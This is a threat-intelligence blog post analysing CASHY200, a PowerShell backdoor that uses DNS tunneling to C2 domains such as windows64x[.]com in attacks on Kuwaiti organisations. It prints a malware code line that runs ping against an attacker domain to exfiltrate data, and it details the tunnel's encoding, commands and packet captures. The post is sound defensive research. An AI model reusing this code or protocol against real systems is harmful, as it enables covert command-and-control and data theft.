xHunt Campaign: New PowerShell Backdoor Blocked Through DNS Tunnel Detection

unit42.paloaltonetworks.com/more-xhunt-new-powershell-backdoor-blocked-through-dns-tunnel-detection/

Robert Falcone, Brittany Barbehenn


October 10, 2019

By Robert Falcone and Brittany Barbehenn

October 10, 2019 at 5:00 AM

Category: Malware, Unit 42

Tags: CASHY200, DNS security, dns tunneling, xHunt



This post is also available in: 日本語 (Japanese)

Executive Summary

During our continued analysis of the xHunt campaign, we observed several domains with ties to the pasta58[.]com domain associated with known Sakabota command and control (C2) activity. In June 2019, we observed one of these overlapping domains, specifically, windows64x[.]com, being used as the C2 server for a new PowerShell based backdoor that we've named CASHY200. This PowerShell backdoor used DNS tunneling to communicate with its C2 server, specifically by issuing DNS A queries to the actor controlled name server at the aforementioned domain. CASHY200 parses data provided by the C2 server within DNS answers to run commands on the system and send the results back to the C2 via DNS queries. In several samples, CASHY200 used randomly generated identifiers that are stored in the registry at HKCU\Software\Microsoft\Cashe\index and used the command value 200 to communicate with the C2 server. These details are the basis for the name CASHY200.


While we do not have telemetry showing how the CASHY200 PowerShell backdoor was delivered, in September 2019 we observed a host based in Kuwait beaconing to the windows64x[.]com domain using the same DNS tunneling protocol as the CASHY200 payload. Fortunately, the beaconing to this domain was blocked by our DNS security service, so the adversary was no longer able to communicate with their payload using this DNS tunnel. By analyzing the lineage of this tool, we found that actors may have used CASHY200 when targeting Kuwait government organizations starting in the spring of 2018 and continuing throughout 2019, according to our open source collection efforts.

CASHY200 Attacks

On September 16, 2019, an organization based in Kuwait enabled our DNS Security subscription, which detected malicious DNS tunneling activity within minutes. The DNS tunnel was communicating with the windows64x[.]com domain, which we had previously linked to the xHunt campaign that targeted shipping and transportation organizations in Kuwait. By blocking the DNS tunnel, the actor no longer had the ability to access the compromised systems. We do not have any telemetry on the initial breach that resulted in the installation of the payload using the DNS tunnel.

While investigating the activity, we found a CASHY200 PowerShell-based payload that communicated with windows64x[.]com. We analyzed this PowerShell script and found that its DNS tunneling protocol matched the outbound DNS requests at the Kuwait organization which were blocked by DNS Security. We will provide an analysis of CASHY200 and its DNS tunneling protocol in a later section of this blog.

After gathering additional CASHY200 samples, we observed evidence that the threat group was actively developing this PowerShell-based tool for use in their attack campaigns. While researching this evolution, we found several samples that date back to May and June of 2018. On May 1 and June 3, 2018, we first saw executables that installed and executed CASHY200 PowerShell scripts that communicated with the domains windows-updates[.]com and firewallsupports[.]com, respectively. We do not have telemetry to determine the organizations that were impacted by these payloads, however, the Tweets by @Voulnet seen in Figure 1 suggest that Word documents were used to deliver PowerShell payloads using firewallsupports[.]com as a C2 to target government organizations in Kuwait.



Mohammed Aldoub
@Voulnet

هناك استهداف لبعض الجهات الحكومية في دولة الكويت بهجمات
فايروسية عن طريق رابط بالايميل لتحميل الفايروس.

عنوان الايميل هو: قائمة النماذج العامة

الموقع الذي يحوي الفايروس: dl.kcc[.]com[.]kw

عنوان الIP:

213.202.217.31

الفايروس عبارة عن ملفات Word و اختصارات فيها كود
powershell

3:16 PM · Jul 5, 2018 · Twitter for Android

16 Retweets 16 Likes

Mohammed Aldoub @Voulnet · Jul 5, 2018
Replying to @Voulnet

في حالة وجود طلبات DNS بمؤسستك لاي domain تحت firewallsupports[.]com
فقد تكون جهتك مصابة، فالفايروس يتواصل مع هذا الdomain.

7 8

Figure 1. Tweet by @Voulnet suggesting that PowerShell-based payloads communicating with firewallsupports[.]com were used to target the Kuwait government

While we are unable to confirm that this threat group used CASHY200 payloads configured to communicate with firewallsupports[.]com to target government organizations in Kuwait, we did discover Word documents that installed CASHY200 payloads configured with the aforementioned domain as its C2 which also contained the logo of a Kuwait government organization as part of its social engineering lure image. This aligns with the general targeting observed in the xHunt campaign, in which the attacks were solely on Kuwait organizations. Table 1 lists the Word documents seen installing CASHY200, which shows another C2 domain, winx64-microsoft[.]com, used by this threat group.

Modified time	SHA256	Filename	C2 domain
8/20/2018 7:00:00	bce37fc0...	عيد الأضحى.docm	firewallsupports[.]com
8/13/2018 9:07:00	5a3c156...	دليل تسجيل الدخول.docm	firewallsupports[.]com
1/1/1980 0:00:00	45b2db5...	Update list soft-Ad.docm	winx64-microsoft[.]com
7/4/2018 5:45:00	ce6b44af...	قائمة النماذج العامة01.docm	firewallsupports[.]com
7/4/2018 6:10:00	0b54763...	قائمة النماذج العامة02.docm	firewallsupports[.]com
7/4/2018 6:09:00	396235b...	قائمة النماذج العامة03.docm	firewallsupports[.]com

Table 1. Malicious Word documents installing CASHY200 payloads

Also of interest, on May 14, 2019, an individual posted on Microsoft’s TechNet forum requesting information on an activity they observed on two of their servers that involved the domain windows64x[.]com. The activity described by the individual is tunneling activity to the same C2 domain using the same DNS tunneling protocol that we blocked at the Kuwait government organization. While we cannot confirm the organization experiencing this activity, based on the details provided in the forum post, we believe that the individual also worked at another Kuwait government organization.

Another interesting detail provided in the post to TechNet was that the queries for the DNS tunnel were generated using the command ping -n 1 <domain>. We observed the same technique to issue queries for a DNS Tunnel in a CASHY200 sample configured with firewallsupports[.]com as the C2, as depicted in the code in Figure 2. If a user (or malicious script in this case) provides a domain to the ping command, the application will attempt to resolve the domain before sending the ICMP messages to ping the remote system. Using the ping application in this manner effectively sends the query for the DNS tunnel.

```
$domain = $rnd + $in + $id + $coun + $data +
'.firewallsupports[.]com'
$get = cmd /c ping -n 1 $domain
```

Figure 2. Code in CASHY200 *sample using ping -n 1 to issue DNS queries to firewallsupports[.]com*

Similarly, we observed another CASHY200 sample that used the nslookup command in the same manner as the ping sample except to communicate using the domain windows64x[.]com. This sample used nslookup -type=a <domain> to issue the DNS queries and further strengthens the relationship between the two domains.

CASHY200 DNS Tunneling Protocol

We analyzed the file(SHA256: eccc65711cbd154f680e8c8ef343d53f29e4a6237510abd4ad1eab5742b035b3) in order to understand the capabilities of the payload and the DNS tunneling protocol that was blocked at the Kuwait organization. This sample communicates with the domain windows64x[.]com. The DNS tunneling protocol relies on DNS A queries to send data from the Trojan to the C2 server within the subdomain of the queried domain and receive data within the IPv4 answer from the C2 server. At a high level, the CASHY200 sample associated with this activity can issue two different commands, seen in Table 2 by answering the initial beacon query with an IPv4 answer that has either 48 or 92 as its first octet.

Command in IPv4	Description of Command
48.x.x.x	Run 'hostname' command and send the results to the C2 over DNS tunnel.
92.<# of queries>.x.x	Obtain command to run from the answers to subsequent DNS queries and send the results to the C2 over DNS tunnel. Second octet is used to notify the payload how many DNS queries to issue to obtain the command

Table 2. Commands available within CASHY200 and their functionality

Older samples of CASHY200 that used windows-updates[.]com and firewallsupports[.]com for their C2 domains only had one command available that it would issue by including 200 as its first octet of the IPv4 answer. This command had the same functionality as the 92 command seen in Table 2 above. In these older samples, the 48 command was not needed as they would provide the hostname of the system within the initial beacon instead of requesting it from the C2. The command value of 200 is the basis for the latter part of the CASHY200 name.

In general, the domains generated by CASHY200 for its DNS tunnel will be structured as seen in Figure 3. The sequence number and data for exfiltration fields are optional and are often blank depending on the Trojan's request type. For instance, the first DNS query that acts as a beacon does not have a sequence number or data exfiltration field. In addition, older samples of CASHY200 use 4 random characters instead of 5.

<5 random characters><hexlified request type><hexlified unique hostname><sequence number><data for exfiltration>.windows64x[.]com

Figure 3. Structure of the DNS queries generated by CASHY200 for its DNS tunneling protocol

The request type field allows CASHY200 to tell the C2 server the purpose of the DNS query it issued. This allows the C2 server to respond to the inbound query with the appropriate IPv4 address within the DNS answer. Table 3 provides all of the available request types and the purpose of the DNS query. It is important to note that CASHY200 samples using windows64x[.]com as a C2 server can receive commands within the response to both the d or the q request types, whereas older samples can only process commands from responses to the q request type.

Request type	Description

d	Initial ‘hello’ beacon.
q	Requesting command beacon.
f	Finished sending results.
c	Sending number of upcoming queries to send the custom command results.
h	Obtaining data from C2 within IPv4 answers.
a	Sending hostname command results within subdomain.
r	Sending custom command results within subdomain.

Table 3. Request types that CASHY200 will use to notify C2 of the purpose of each DNS query


In the CASHY200 tunnel that was blocked by DNS Security, the <hexlified unique hostname> was a string hardcoded by the actor into the Trojan, which appears unique to the infected system. This hardcoded hostname suggested that the threat actor created the CASHY200 sample specifically for the compromised host, which also allowed us to quickly determine the infected hosts to triage remediation efforts. Older samples of CASHY200 use randomly generated identifiers that the Trojan stores in the registry, one location was HKCU\Software\Microsoft\Cashe\index, which was the basis of the front portion of the name CASHY200.

As previously mentioned, the sequence number only appears within the queried subdomain when CASHY200 sends data to the C2 server. CASHY200 will start the sequence number at 101 and increment this value each query it sends until it has transmitted all of the data to the C2.

CASHY200 DNS Tunnel Example

To understand and visualize the DNS tunneling protocol used by CASHY200, we created a C2 server to interact with and issue commands to the backdoor. We created the C2 server to interact with the CASHY200 sample configured with windows64x[.]com which can process two commands: 48 or 92 within the first octet of the DNS A record answer (see Table 2 for command description). Figure 4 below shows a network packet capture of CASHY200 interacting with our C2 server. This image shows CASHY200 receiving the ‘hostname’ command followed by a custom command of ‘whoami’, both of which the backdoor will run and transmit the results back to the C2.

Of note, Figure 4 shows the DNS server responding to these queries with 1.2.3.4, which is just a placeholder we included in our C2 server as CASHY200 ignores the DNS response when sending data.



Dns Request name	Dns Response
yFIOr645245444143544544.windows64x.com	
yFIOr645245444143544544.windows64x.com	48.0.0.0
pevtF6152454441435445443130316447567a6443317a65584e305a57303d.windows64x.com	
pevtF6152454441435445443130316447567a6443317a65584e305a57303d.windows64x.com	1.2.3.4
diosk6152454441435445443130324c575a3064773d3d.windows64x.com	
diosk6152454441435445443130324c575a3064773d3d.windows64x.com	1.2.3.4
weDlz615245444143544544313033.windows64x.com	
weDlz615245444143544544313033.windows64x.com	1.2.3.4
UDmEJ665245444143544544.windows64x.com	
UDmEJ665245444143544544.windows64x.com	1.2.3.4
GmhpF715245444143544544.windows64x.com	
GmhpF715245444143544544.windows64x.com	92.2.0.0
iQKEe685245444143544544313030.windows64x.com	
iQKEe685245444143544544313030.windows64x.com	119.104.111.97
TyxLC685245444143544544313031.windows64x.com	
TyxLC685245444143544544313031.windows64x.com	109.105.0.0
YqpZf6352454441435445443.windows64x.com	
YqpZf6352454441435445443.windows64x.com	1.2.3.4
QMNnv7252454441435445443130316447567a6443317a65584e305a57303d.windows64x.com	
QMNnv7252454441435445443130316447567a6443317a65584e305a57303d.windows64x.com	1.2.3.4
OlBCh7252454441435445443130324c575a30643178305a584e304c513d3d.windows64x.com	
OlBCh7252454441435445443130324c575a30643178305a584e304c513d3d.windows64x.com	1.2.3.4
XUkra72524544414354454431303364584e6c63673d3d.windows64x.com	
XUkra72524544414354454431303364584e6c63673d3d.windows64x.com	1.2.3.4
fvSwZ665245444143544544.windows64x.com	
fvSwZ665245444143544544.windows64x.com	1.2.3.4

Figure 4. DNS traffic associated with CASHY200 receiving and responding to the 'hostname' followed by a custom command 'whoami'

In Figure 4, the first DNS query to resolve is yFIOr645245444143544544.windows64x[.]com which acts as an initial beacon. The first five characters (yFIOr) are random and have no purpose other than generating random subdomains in order to avoid DNS caching. The next two characters (64) signify the Hex notation of the d request type, which is the request type for the initial beacon as noted in Table 3. The request type is followed by the system specific hostname hardcoded into the sample, which in this case is 5245444143544544 for <REDACTED>.

To issue the 48 command to get the hostname of the system, the C2 server responds to the initial beacon query with 48 as the first octet of the IPv4 answer, specifically 48.0.0.0. The C2 server does not have to issue this IPv4 specifically to issue the 'hostname' command, as CASHY200 ignores the remaining three octets and runs the 'hostname' command. Our test system had a hostname of test-system-ftw, which CASHY200 sends to the C2 server in a sequence of DNS queries to resolve the following:

1. pevtF6152454441435445443130316447567a6443317a65584e305a57303d.windows64x[.]com
2. diosk6152454441435445443130324c575a3064773d3d.windows64x[.]com
3. weDlz615245444143544544313033.windows64x[.]com

These DNS queries contain the results of the 'hostname' command using the request type a (61) in the subdomain of the three queries) in order to transmit the data. Following the request type is the data to be sent within these DNS queries. The C2 server uses sequence numbers to put the queries in the correct order before base64 decoding the data in each query. In our example, the data, which converted from hexadecimal notation results in 101dGVzdC1zeXN0ZW0=, 102LWZ0dw== and 103. The C2 server then concatenates the decoded data from each query to create the results. Table 4 shows how the C2 would process the ‘hostname’ command results sent by CASHY200 to produce test-system-ftw.

Sequence Number	Encoded Data	Decoded Data
101	dGVzdC1zeXN0ZW0=	test-system
102	LWZ0dw==	-ftw
103	<no data>	

Table 4. Our C2 processing data sent by CASHY200 in response to the ‘hostname’ command

After sending the results of the ‘hostname’ command, CASHY200 issues the UDmEJ665245444143544544.windows64x[.]com DNS query with the request type f (66 in the subdomain) to notify the C2 it is done sending data. After sending the results of the ‘hostname’ command, CASHY200 issues a query to resolve GmhpF715245444143544544.windows64x[.]com with a request type of q (71 in the subdomain). CASHY200 issues this request to obtain a custom command from the C2 server to run in command prompt.

The packet capture in Figure 4 shows our C2 server responding to the CASHY200 query with a request type of q and IPv4 address of 92.2.0.0. As mentioned in Table 2, CASHY200 will parse this IPv4 as a custom command with the first octet of the IPv4 (92) signaling the issued custom command and the second octet (2) as the number of DNS queries the backdoor must issue to download the entire command from the C2 server’s answers to queries. The command data is issued via IPv4 addresses within the DNS answers, which is a very inefficient way of transmitting data as the C2 can only send four bytes of data for each DNS query the Trojan issues.

Based on the answer 92.2.0.0, CASHY200 issues the following two DNS queries, both of which have a request type of h (68 in the subdomains) and sequence numbers of 100 and 101 (313030 and 313031 in the subdomains):

1. iQKEe685245444143544544313030.windows64x[.]com
2. TyxLC685245444143544544313031.windows64x[.]com

The C2 server answers these two queries with the IPv4 addresses 119.104.111.97 and 109.105.0.0, which CASHY200 processes by treating each octet as a byte of data and concatenating all the bytes to receive the command. For instance, Table 5 shows how CASHY200 would process the two IPv4 answers to obtain the command ‘whoami’.

IPv4 Answer	Octets in Ascii	Resulting string
119.104.111.97	‘w’.’h’.’o’.’a’	whoa
109.105.0.0	‘m’.’i’.’\x00’.’\x00’	mi

Table 5. CASHY200 processing IPv4 answers from our C2 to get a custom command to run 'whoami'

After running the custom command 'whoami', CASHY200 sends the results to the C2 server in a slightly different manner than how it sends the results of the 'hostname' command discussed earlier. CASHY200 begins sending the results of the custom command by issuing a query to resolve YqpZf6352454441435445443.windows64x[.]com, which contains a request type of c (63 in the subdomain) and the number 3 as the data field. CASHY200 uses the number in the data field of this request to notify the C2 how many queries it will send to transmit the results of the custom command.

After sending the count of queries required to transmit the results, CASHY200 issues the following three queries, all of which have a request type of r (72 in the subdomains):

1. QMNnv7252454441435445443130316447567a6443317a65584e305a57303d.windows64x[.]com
2. OIBCh7252454441435445443130324c575a30643178305a584e304c513d3d.windows64x[.]com
3. XUkra72524544414354454431303364584e6c63673d3d.windows64x[.]com

The three queries used to send the results of the custom command include a sequence number starting at 101 that increments each query followed by data, all of which is represented as hexadecimal bytes. After converting the hexadecimal bytes, the queries contain 101dGVzdC1zeXN0ZW0=, 102LWZ0d1x0ZXN0LQ==, and 103dXNlcg==, which shows the incrementing sequence numbers followed by the base64 encoded results of the custom 'whoami' command, which in our test case was test-system-ftw\test-user. Table 6 shows how the C2 server will process the three queries issued by CASHY200 to transmit the results of the custom command.

Sequence Number	Encoded Data	Decoded Data
101	dGVzdC1zeXN0ZW0=	test-system
102	LWZ0d1x0ZXN0LQ==	-ftw\test-
103	dXNlcg==	user

Table 6. Our C2 processing data sent by CASHY200 in response to the custom command 'whoami'

After sending the results of the custom 'whoami' command, CASHY200 issues the DNS query fvSwZ6652454441435445444.windows64x[.]com with the request type f (66 in the subdomain) to notify the C2 it is done sending data.

Conclusion

According to our initial publication, the xHunt Campaign targeted Kuwait organizations using several custom tools to compromise systems. We discovered another custom tool that we call CASHY200, which is a PowerShell-based backdoor that communicates with a C2 server using DNS tunneling. We found evidence through open source collection that this threat group used CASHY200 to target Kuwait government organizations. While we cannot confirm the specific organizations mentioned in the open source, we can confirm that another Kuwait organization was targeted by this group based on our own telemetry from our DNS Security service. These discoveries suggest that this threat group has targeted Kuwait organizations since the spring of 2018 through 2019, which includes organizations in both government and shipping and transportation industries.

Palo Alto Networks customers are protected from the tools mentioned in this blog through the following:

- Customers using AutoFocus can view this activity by using the *xHunt* and *CASHY200* tags
- The DNS tunneling protocols referenced in this blog are detected through DNS Security automated detection.
- C2 domains windows64x[.]com, firewallsupports[.]com, windows-updates[.]com, and winx64-microsoft[.]com are classified as malicious in Threat Prevention and URL Filtering.
- All CASHY200 samples identified are detected as malicious by WildFire and Traps.
- All CASHY200 tunneling protocols are blocked by DNS Security.

Special thanks to Daiping Liu and Jun Javier Wang for the notification and assistance regarding the DNS Security service blocking this DNS tunneling activity.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Indicators of Compromise

Executable Droppers

ffe2e9b274b00ea967c96eca9c177048c35de75599488f1b8be5ae1cceba00d9
3e13f539071d56106e252566b436933ccffd2d509f0c3fae916748971663946c
1f48eceb9dca085d8eb2bcea1dde28e2643e1b198b0a7e998d7708fa68d43575
79c8ceb3627a8d35c8e7255007d87af8e20f1eb341b5446da1e063cf5da39c6f

Word Delivery Documents

bce37fc0d97ac6bed24098ecf4187081e9a664c87d4fe558f3e46928140c835f
5a3c156565f4243eacf179b95696a15a2e1c460315ff0940c0c71c4f587eb4b3
45b2db5a78758f9d5125897da4a31c67e68424269eeed58646a87326a2b45d80
ce6b44af79db56be053f63426acee02c591a2e19ef29f43227ea5b0640e9b24a
0b5476369bca1d9998aa4a53dfe9e958268cd48ac69f9a16001f842330133fe6
396235b998ab348e7f82f1145e8566820652f187c28df2cdeb0dc9b0ef790422

CASHY200 Samples

eccc65711cbd154f680e8c8ef343d53f29e4a6237510abd4ad1eab5742b035b3
a0ce856d224ee04558e5cb67bda8ae4733dd40f5a8e59ab5a799d7d1378625b4
b62c3aa413cc5bd551836328b9740ddd50c1a8aa7a04ea0e301fa507724e18f6
e36a4056b32e094ff6b0aefb2ffe11f033969dc10fa58199559d8c117d0e1b6f
2b73fe5b9ba44fadcee8657cb2d2b37aab8d0a3be4ed1f437c83f4594e501cd6
788687e478704b324089af011cbe20d9d3a590283dd85e45ffe3e51a340f58ca
ffe2e9b274b00ea967c96eca9c177048c35de75599488f1b8be5ae1cceba00d9
3e13f539071d56106e252566b436933ccffd2d509f0c3fae916748971663946c
1f48eceb9dca085d8eb2bcea1dde28e2643e1b198b0a7e998d7708fa68d43575
79c8ceb3627a8d35c8e7255007d87af8e20f1eb341b5446da1e063cf5da39c6f

CASHY200 C2 domains

windows64x[.]com
winx64-microsoft[.]com
firewallsupports[.]com
windows-updates[.]com